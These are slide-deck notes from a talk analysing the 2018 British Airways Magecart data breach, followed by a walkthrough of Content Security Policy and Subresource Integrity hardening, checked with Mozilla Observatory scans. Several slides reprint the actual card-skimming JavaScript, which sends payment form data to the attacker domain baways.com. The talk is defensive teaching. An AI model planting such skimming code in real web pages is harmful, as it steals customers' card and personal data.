Anatomy of a Data Breach

Lessons from the British Airways breach

Disclaimers

Views expressed are my own

I’ve never worked for British Airways

I don’t have “Security” in my job title

@agmoreton

What do *you* get?

@agmoreton

Security can be fun…

@agmoreton

…especially when you learn from other's mistakes!

@agmoreton

Card Skimming

@agmoreton

https://thehackernews.com/2016/06/atm-skimmer.html

@agmoreton

VISA Debit

Card number

Start month

Start year

(Optional)

Expiry month

Expiry year

CVV

Issue number

(Optional)

Billing address

Address line 1

Address line 2

Address line 3 *(optional)*

Postcode

Country: United Kingdom

6th September 2018

British Airways announce publicly that they have suffered a substantial data breach

@agmoreton

Customer data theft

We are investigating, as a matter of urgency, the theft of customer data between 22:58 BST August 21 2018 until 21:45 BST September 5 2018 from our website, ba.com, and our mobile app.

The stolen data included personal and financial details of customers making bookings and changes on ba.com and the airline's app. The data did not include travel or passport details.

The theft has been reported to the authorities and our website is now working normally.

Customer data theft

We are investigating, as a matter of urgency, the theft of customer data between 22:58 BST August 21 2018 until 21:45 BST September 5 2018 from our website, ba.com, and our mobile app.

The stolen data included personal and financial details of customers making bookings and changes on ba.com and the airline's app. The data did not include travel or passport details.

The theft has been reported to the authorities and our website is now working normally.

“Names, billing address, email addresses and all bank card details were all at risk.”

@agmoreton

1. Very specific timeframe

@agmoreton

2. Affected website *and* mobile app

@agmoreton


3. All card info, billing address, names and emails

@agmoreton

4. No passport or travel details were leaked

@agmoreton

5. No mention of breached servers/ databases


SEVERAL
DAYS
LATER

11th September 2018

The RiskIQ report is released

@agmoreton

RiskIQ

@agmoreton

“Because these reports only cover customer data stolen directly from payment forms, we immediately suspected one group: Magecart.”

– Yonathan Klijnsma, Head Researcher @ RiskIQ

@agmoreton

Magecart

@agmoreton

Magecart

1. They like digital card skimming

@agmoreton

Magecart

2. Like putting their scripts onto payment forms

@agmoreton

Magecart

3. They ain’t picky about how they do it

@agmoreton

30 scripts loaded on the booking page

@agmoreton

modernizr-2.6.2.min.js

@agmoreton

Last-Modified:
“Tue, 21 Aug 2018
20:49:38 GMT”

@agmoreton

Customer data theft

We are investigating, as a matter of urgency, the theft of customer data between 22:58 BST August 21 2018 until 21:45 BST September 5 2018 from our website, ba.com, and our mobile app.

The stolen data included personal and financial details of customers making bookings and changes on ba.com and the airline's app. The data did not include travel or passport details.

The theft has been reported to the authorities and our website is now working normally.

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

@agmoreton

The card data was skimmed *before* any data was encrypted

@agmoreton

What about mobile?

@agmoreton

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

BA mobile app was part native for performance. The rest was loaded from the site…

@agmoreton

...including the booking page

@agmoreton

The Fallout

@agmoreton

“… the law is clear – when you are entrusted with personal data, you must look after it.”

– Elizabeth Denham, Information Commissioner

£183.39m fine

(1.5% 2017 global turnover)

@agmoreton

IAG share value

dropped 19.83%

@agmoreton

380,000 customer's details stolen

@agmoreton

500,000 customers affected

@agmoreton

What more could BA have done?

@agmoreton

gracious-chandrasekhar-46736a.netlify.com

This is my dumb site to test Mozilla Observatory!

Mozilla Observatory

Andrew Moreton's team › gracious-chandrasekhar-46736a

Overview Deploys Functions Identity Forms Large Media Split Testing Analytics Settings

Deploys for gracious-chandrasekhar-46736a

- https://gracious-chandrasekhar-46736a.netlify.com

Deploys from github.com/moretona/mozilla-observatory-test, published master@2e837fc.

Auto publishing is on. Deploys from **master** are published automatically.

Deploy settings | Notifications | Stop auto publishing

Search deploys

Trigger deploy

Production: master@2e837fc **Published**
Add the CSP
Today at 9:10 PM
Deployed in 22s

Production: master@ce817d4
Add the headers file
Today at 9:06 PM
Deployed in 25s

@agmoreton

Scan Summary

D+

Host:	gracious-chandrasekhar-46736a.netlify.com
Scan ID #:	12865254 (unlisted)
Start Time:	January 6, 2020 8:23 PM
Duration:	2 seconds
Score:	40/100
Tests Passed:	7/11

Recommendation

Initiate Rescan

What's a good next step?

The use of the `X-Frame-Options` header and Content Security Policy's `frame-ancestors` directive are a simple and easy way to protect your site against clickjacking attacks.

- Mozilla Web Security Guidelines (X-Frame-Options)

Once you've successfully completed your change, click Initiate Rescan for the next piece of advice.

Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✗	-25	Content Security Policy (CSP) header not implemented	ⓘ
Cookies	–	0	No cookies detected	ⓘ
Cross-origin Resource Sharing	✓	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	ⓘ
HTTP Public Key Pinning	–	0	HTTP Public Key Pinning (HPKP) header not implemented (optional)	ⓘ

Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✗	-25	Content Security Policy (CSP) header not implemented	ⓘ
Cookies	–	0	No cookies detected	ⓘ
Cross-origin Resource Sharing	✓	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	ⓘ
HTTP Public Key Pinning	–	0	HTTP Public Key Pinning (HPKP) header not implemented (optional)	ⓘ
HTTP Strict Transport Security	✓	0	HTTP Strict Transport Security (HSTS) header set to a minimum of six months (15768000)	ⓘ
Redirection	✓	0	Initial redirection is to HTTPS on same host, final destination is HTTPS	ⓘ
Referrer Policy	–	0	Referrer-Policy header not implemented (optional)	ⓘ
Subresource Integrity	–	0	Subresource Integrity (SRI) not implemented, but all scripts are loaded from a similar origin	ⓘ
X-Content-Type-Options	✗	-5	X-Content-Type-Options header not implemented	ⓘ
X-Frame-Options	✗	-20	X-Frame-Options (XFO) header not implemented	ⓘ
X-XSS-Protection	✗	-10	X-XSS-Protection header not implemented	ⓘ

Content Security Policy

@agmoreton

“Content Security Policy (CSP) is an HTTP header that allows site operators fine-grained control over where resources on their site can be loaded from.”

https://infosec.mozilla.org/guidelines/web_security#content-security-policy

@agmoreton

Examples

```
# Disable unsafe inline/eval, only allow loading of resources (images, fonts, scripts, etc.) over https
# Note that this does not provide any XSS protection
Content-Security-Policy: default-src https:
```

```
<!-- Do the same thing, but with a <meta> tag -->
<meta http-equiv="Content-Security-Policy" content="default-src https:">
```

```
# Disable the use of unsafe inline/eval, allow everything else except plugin execution
Content-Security-Policy: default-src *; object-src 'none'
```

```
# Disable unsafe inline/eval, only load resources from same origin except also allow images from imgur
# Also disables the execution of plugins
Content-Security-Policy: default-src 'self'; img-src 'self' https://i.imgur.com; object-src 'none'
```


```
# Disable unsafe inline/eval and plugins, only load scripts and stylesheets from same origin, fonts from google,
# and images from same origin and imgur. Sites should aim for policies like this.
Content-Security-Policy: default-src 'none'; font-src 'https://fonts.googleapis.com';
                         img-src 'self' https://i.imgur.com; object-src 'none'; script-src 'self'; style-src 'self'
```

_headers

```
/*
  Content-Security-Policy: default-src https:
```

@agmoreton

gracious-chandrasekhar-46736a.netlify.com


Elements
Console
Sources
Network
Performance
1
top
Filter
Default levels
Refused to execute inline script because it violates the following Content Security Policy directive: "default-src https:". Either the 'unsafe-inline' keyword, a hash ('sha256-FC666qq/sDUJ5h1wAnuD99ocJuDhfA+8O4fR9EOPtvQ='), or a nonce ('nonce-...') is required to enable inline execution. Note also that 'script-src' was not explicitly set, so 'default-src' is used as a fallback.
gracious-chandrasekh…736a.netlify.com/:1

Environment

Control the environment your site builds in and/or gets deployed to.

Environment variables

Set environment variables for your build script and add-ons.

INLINE_RUNTIME_CHUNK	**false**

Learn more about environment variables in the docs ↗

Edit variables

gracious-chandrasekhar-46736a.netlify.com

This is my dumb site to test Mozilla Observatory!

Mozilla Observatory

HTTP Observatory | TLS Observatory | SSH Observatory | Third-party Tests

Scan Summary

C-

Host:	gracious-chandrasekhar-46736a.netlify.com
Scan ID #:	12865489 (unlisted)
Start Time:	January 6, 2020 9:37 PM
Duration:	2 seconds
Score:	45/100
Tests Passed:	7/11

Recommendation

Initiate Rescan

What's a good next step?

The use of the `X-Frame-Options` header and Content Security Policy's `frame-ancestors` directive are a simple and easy way to protect your site against clickjacking attacks.

- Mozilla Web Security Guidelines (X-Frame-Options)

Once you've successfully completed your change, click Initiate Rescan for the next piece of advice.

Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✗	-20	Content Security Policy (CSP) implemented unsafely. This includes `'unsafe-inline'` or `data:` inside `script-src`, overly broad sources such as https: inside `object-src` or `script-src`, or not restricting the sources for `object-src` or `script-src`.	ⓘ
Cookies	–	0	No cookies detected	ⓘ
Cross-origin Resource Sharing	✓	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	ⓘ
HTTP Public Key Pinning	–	0	HTTP Public Key Pinning (HPKP) header not implemented (optional)	ⓘ

_headers

```
/*
  Content-Security-Policy: default-src 'self';
  object-src 'none'
```

@agmoreton

Scan Summary

B

Host:	gracious-chandrasekhar-46736a.netlify.com
Scan ID #:	12865513 (unlisted)
Start Time:	January 6, 2020 9:44 PM
Duration:	2 seconds
Score:	75/100
Tests Passed:	9/11

Recommendation

Initiate Rescan

What's a good next step?

The use of the `X-Frame-Options` header and Content Security Policy's `frame-ancestors` directive are a simple and easy way to protect your site against clickjacking attacks.

- Mozilla Web Security Guidelines (X-Frame-Options)

Once you've successfully completed your change, click Initiate Rescan for the next piece of advice.

Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✔	+5	Content Security Policy (CSP) implemented without `'unsafe-inline'` or `'unsafe-eval'`	ⓘ
Cookies	–	0	No cookies detected	ⓘ
Cross-origin Resource Sharing	✔	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	ⓘ
HTTP Public Key Pinning	–	0	HTTP Public Key Pinning (HPKP) header not implemented (optional)	ⓘ

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

@agmoreton

_headers

```
/*
  Content-Security-Policy: default-src 'self';
  object-src 'none'

  X-Frame-Options: DENY
```

@agmoreton

Scan Summary

A+

Host:	gracious-chandrasekhar-46736a.netlify.com
Scan ID #:	12865563 (unlisted)
Start Time:	January 6, 2020 9:54 PM
Duration:	19 seconds
Score:	100/100
Tests Passed:	10/11

Recommendation

Initiate Rescan

You're halfway finished! Nice job!

The `X-Content-Type-Options` header tells browsers to stop automatically detecting the contents of files. This protects against attacks where they're tricked into incorrectly interpreting files as JavaScript.

- Mozilla Web Security Guidelines (X-Content-Type-Options)

Once you've successfully completed your change, click Initiate Rescan for the next piece of advice.

Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✔	+5	Content Security Policy (CSP) implemented without `'unsafe-inline'` or `'unsafe-eval'`	ⓘ
Cookies	–	0	No cookies detected	ⓘ
Cross-origin Resource Sharing	✔	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	ⓘ
HTTP Public Key Pinning	–	0	HTTP Public Key Pinning (HPKP) header not implemented (optional)	ⓘ

SRI - Subresource Integrity

@agmoreton

“Subresource Integrity protects against JavaScript files and stylesheets stored on CDNs from being maliciously modified”

https://infosec.mozilla.org/guidelines/web_security#subresource-integrity

@agmoreton

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Directives

- `integrity:` a cryptographic hash of the file, prepended with the hash function used to generate it
- `crossorigin:` should be `anonymous` to inform browsers to send anonymous requests without cookies

Examples

```
<!-- Load jQuery 2.1.4 from their CDN -->
<script src="https://code.jquery.com/jquery-2.1.4.min.js"
  integrity="sha384-R4/ztc4ZlRqWjqIuvf6RX5yb/v90qNGx6fS48N0tRxiGkqveZETq72KgDVJCp2TC"
  crossorigin="anonymous"></script>
```

```
<!-- Load AngularJS 1.4.8 from their CDN -->
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"
  integrity="sha384-r1y8TJcloKTvouxnYsi4PJAx+nHNr90ibsEn3zznzDzWBN9X3o3kbHLSgcIPtzAp"
  crossorigin="anonymous"></script>
```

```
# Generate the hash myself
$ curl -s https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js | \
    openssl dgst -sha384 -binary | \
    openssl base64 -A

r1y8TJcloKTvouxnYsi4PJAx+nHNr90ibsEn3zznzDzWBN9X3o3kbHLSgcIPtzAp
```

@agmoreton

index.html

```
<script
 src="https://cdnjs.cloudflare.com/ajax/libs/
 modernizr/2.8.3/modernizr.min.js">
</script>
```

@agmoreton

Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✔	+5	Content Security Policy (CSP) implemented without `'unsafe-inline'` or `'unsafe-eval'`	
Cookies	–	0	No cookies detected	
Cross-origin Resource Sharing	✔	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	
HTTP Public Key Pinning	–	0	HTTP Public Key Pinning (HPKP) header not implemented (optional)	
HTTP Strict Transport Security	✔	0	HTTP Strict Transport Security (HSTS) header set to a minimum of six months (15768000)	
Redirection	✔	0	Initial redirection is to HTTPS on same host, final destination is HTTPS	
Referrer Policy	–	0	Referrer-Policy header not implemented (optional)	
Subresource Integrity	✘	-5	Subresource Integrity (SRI) not implemented, but all external scripts are loaded over HTTPS	
X-Content-Type-Options	✔	0	X-Content-Type-Options header set to `"nosniff"`	
X-Frame-Options	✔	0	X-Frame-Options (XFO) header set to `SAMEORIGIN` or `DENY`	
X-XSS-Protection	✔	0	X-XSS-Protection header not needed due to strong Content Security Policy (CSP) header	

index.html

```
<script
 src="https://cdnjs.cloudflare.com/ajax/libs/
 modernizr/2.8.3/modernizr.min.js"

 integrity="sha256-0rguYS0qgS6L4qVzANq4kjxPLt
 vnp5nn2nB5G1lWRv4="
 crossorigin="anonymous">
</script>
```

Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✔	+5	Content Security Policy (CSP) implemented without `'unsafe-inline'` or `'unsafe-eval'`	
Cookies	–	0	No cookies detected	
Cross-origin Resource Sharing	✔	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	
HTTP Public Key Pinning	–	0	HTTP Public Key Pinning (HPKP) header not implemented (optional)	
HTTP Strict Transport Security	✔	0	HTTP Strict Transport Security (HSTS) header set to a minimum of six months (15768000)	
Redirection	✔	0	Initial redirection is to HTTPS on same host, final destination is HTTPS	
Referrer Policy	–	0	Referrer-Policy header not implemented (optional)	
Subresource Integrity	✔	+5	Subresource Integrity (SRI) is implemented and all scripts are loaded securely	
X-Content-Type-Options	✔	0	X-Content-Type-Options header set to `"nosniff"`	
X-Frame-Options	✔	0	X-Frame-Options (XFO) header set to `SAMEORIGIN` or `DENY`	
X-XSS-Protection	✔	0	X-XSS-Protection header not needed due to strong Content Security Policy (CSP) header	

What about British Airways?

@agmoreton

Observatory
moz://a

Home FAQ Statistics About

HTTP Observatory | TLS Observatory | SSH Observatory | Third-party Tests

Scan Summary

F

Host:	britishairways.com → www.britishairways.com
Scan ID #:	13304572 (unlisted)
